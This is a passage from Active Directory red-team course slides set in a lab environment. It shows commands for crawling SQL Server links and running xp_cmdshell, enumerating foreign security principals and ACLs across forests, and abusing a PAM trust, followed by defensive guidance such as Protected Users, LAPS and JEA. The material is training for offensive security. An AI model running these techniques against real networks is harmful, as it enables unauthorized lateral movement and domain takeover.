
```
Get-SQLServerLinkCrawl -Instance us-  
mssql.us.techcorp.local
```

- Abusing links to remote servers (without -QueryTarget the command tries to use xp_cmdshell on every link of the chain)

```
Get-SQLServerLinkCrawl -Instance us-  
mssql.us.techcorp.local -Query 'exec master..xp_cmdshell  
' 'whoami' ' ' -QueryTarget db-sqlsrv
```

Hands-on 26

- Get a reverse shell on a db-sqlsrv in db.local forest by abusing database links from us-mssql.



Cross Forest Attacks - Foreign Security Principals

- A Foreign Security Principal (FSP) represents a Security Principal in a external forest trust or special identities (like Authenticated Users, Enterprise DCs etc.).
- Only SID of a FSP is stored in the Foreign Security Principal Container which can be resolved using the trust relationship.
- FSP allows external principals to be added to domain local security groups. Thus, allowing such principals to access resources in the forest.
- Often, FSPs are ignored, mis-configured or too complex to change/cleanup in an enterprise making them ripe for abuse.

Cross Forest Attacks - Foreign Security Principals

- Let's enumerate FSPs for the db.local domain using the reverse shell we have there.

- PowerView:

```
Find-ForeignGroup -Verbose
```

```
Find-ForeignUser -Verbose
```

- Using ActiveDirectory module:

```
Get-ADObject -Filter {objectClass -eq  
"foreignSecurityPrincipal"}
```

Cross Forest Attacks - ACLs

- Access to resources in a forest trust can also be provided without using FSPs using ACLs.
- Principals added to ACLs do NOT show up in the ForeignSecurityPrincipals container as the container is populated only when a principal is added to a domain local security group.


Cross Forest Attacks - ACLs

- Let's enumerate ACLs for the dbvendor.local domain using the reverse shell we have on db.local:

```
Find-InterestingDomainAcl -Domain dbvendor.local
```

Hands-On 27

- Using the reverse shell on db.local:
 - Execute cross forest attack on dbvendor.local by abusing ACLs
- Enumerate FSPs for db.local and escalate privileges to DA by compromising the FSPs.



Cross Forest Attacks - Abusing PAM Trust

- PAM trust is usually enabled between a Bastion or Red forest and a production/user forest which it manages.
- PAM trust provides the ability to access the production forest with high privileges without using credentials of the bastion forest. Thus, better security for the bastion forest which is much desired.
- To achieve the above, Shadow Principals are created in the bastion domain which are then mapped to DA or EA groups SIDs in the production forest.

Cross Forest Attacks - Abusing PAM Trust

- We have DA access to the techcorp.local forest. By enumerating trusts and hunting for access, we can enumerate that we have Administrative access to the bastion.local forest.
- From techcorp-dc:

```
Get-ADTrust -Filter *
```

```
Get-ADObject -Filter {objectClass -eq  
"foreignSecurityPrincipal"} -Server bastion.local
```

Cross Forest Attacks - Abusing PAM Trust

- On bastion-dc, enumerate if there is a PAM trust:

```
$bastiondc = New-PSSession bastion-dc.bastion.local  
Invoke-Command -ScriptBlock {Get-ADTrust -Filter  
{(ForestTransitive -eq $True) -and (SIDFilteringQuarantined -  
eq $False)}} -Session $bastiondc
```

- Check which users are members of the Shadow Principals:

```
Invoke-Command -ScriptBlock {Get-ADObject -SearchBase  
("CN=Shadow Principal Configuration,CN=Services," + (Get-  
ADRootDSE).configurationNamingContext) -Filter * -Properties  
* | select Name,member,msDS-ShadowPrincipalsid | fl} -Session  
$bastiondc
```


Cross Forest Attacks - Abusing PAM Trust

- Establish a direct PSRemoting session on bastion-dc and access production.local:

```
Enter-PSSession 192.168.102.1 -Authentication  
NegotiateWithImplicitCredential
```

Hands-On 28

- Compromise production.local by abusing PAM trust between bastion.local and production.local



Detection and Defense

- Protect and Limit Domain Admins
- Isolate administrative workstations
- Secure local administrators
- Time bound and just enough administration
- Isolate administrators in a separate forest and breach containment using Tiers and ESAE

Protect and Limit Domain Admins

- Reduce the number of Domain Admins in your environment.
- Do not allow or limit login of DAs to any other machine other than the Domain Controllers. If logins to some servers is necessary, do not allow other administrators to login to that machine.
- (Try to) Never run a service with a DA. Credential theft protections which we are going to discuss soon are rendered useless in case of a service account.
- Set "Account is sensitive and cannot be delegated" for DAs.

Protect and Limit Domain Admins

Protected Users Group

- Protected Users is a group introduced in Server 2012 R2 for "better protection against credential theft" by not caching credentials in insecure ways. A user added to this group has following major device protections:
 - Cannot use CredSSP and WDigest - No more cleartext credentials caching.
 - NTLM hash is not cached.
 - Kerberos does not use DES or RC4 keys. No caching of clear text cred or long term keys.
- If the domain functional level is Server 2012 R2, following DC protections are available:
 - No NTLM authentication.
 - No DES or RC4 keys in Kerberos pre-auth.
 - No delegation (constrained or unconstrained)
 - No renewal of TGT beyond initial four hour lifetime - Hardcoded, unconfigurable "Maximum lifetime for user ticket" and "Maximum lifetime for user ticket renewal"

Protect and Limit Domain Admins

Protected Users Group

- Needs all domain control to be at least Server 2008 or later (because AES keys).
- Not recommended by MS to add DAs and EAs to this group without testing "the potential impact" of lock out.
- No cached logon i.e. no offline sign-on.
- Having computer and service accounts in this group is useless as their credentials will always be present on the host machine.

Isolate administrative workstations

Privileged Administrative Workstations (PAWs)

- A hardened workstation for performing sensitive tasks like administration of domain controllers, cloud infrastructure, sensitive business functions etc.
- Can provides protection from phishing attacks, OS vulnerabilities, credential replay attacks.
- Admin Jump servers to be accessed only from a PAW, multiple strategies
 - Separate privilege and hardware for administrative and normal tasks.
 - Having a VM on a PAW for user tasks.

Secure local administrators

LAPS (Local Administrator Password Solution)

- Centralized storage of passwords in AD with periodic randomizing where read permissions are access controlled.
- Computer objects have two new attributes - ms-mcs-AdmPwd attribute stores the clear text password and ms-mcs-AdmPwdExpirationTime controls the password change.
- Storage in clear text, transmission is encrypted.
- Note - With careful enumeration, it is possible to retrieve which users can access the clear text password providing a list of attractive targets!

Time Bound Administration - JIT

- Just In Time (JIT) administration provides the ability to grant time-bound administrative access on per-request bases.
- Check out Temporary Group Membership! (Requires Privileged Access Management Feature to be enabled which can't be turned off later)
`Add-ADGroupMember -Identity 'Domain Admins' -Members newDA -MemberTimeToLive (New-TimeSpan -Minutes 60)`

Time Bound Administration - JEA


- JEA (Just Enough Administration) provides role based access control for PowerShell based remote delegated administration.
- With JEA non-admin users can connect remotely to machines for doing specific administrative tasks.
- For example, we can control the command a user can run and even restrict parameters which can be used.
- JEA endpoints have PowerShell transcription and logging enabled.

Detection and Defense - Tier Model

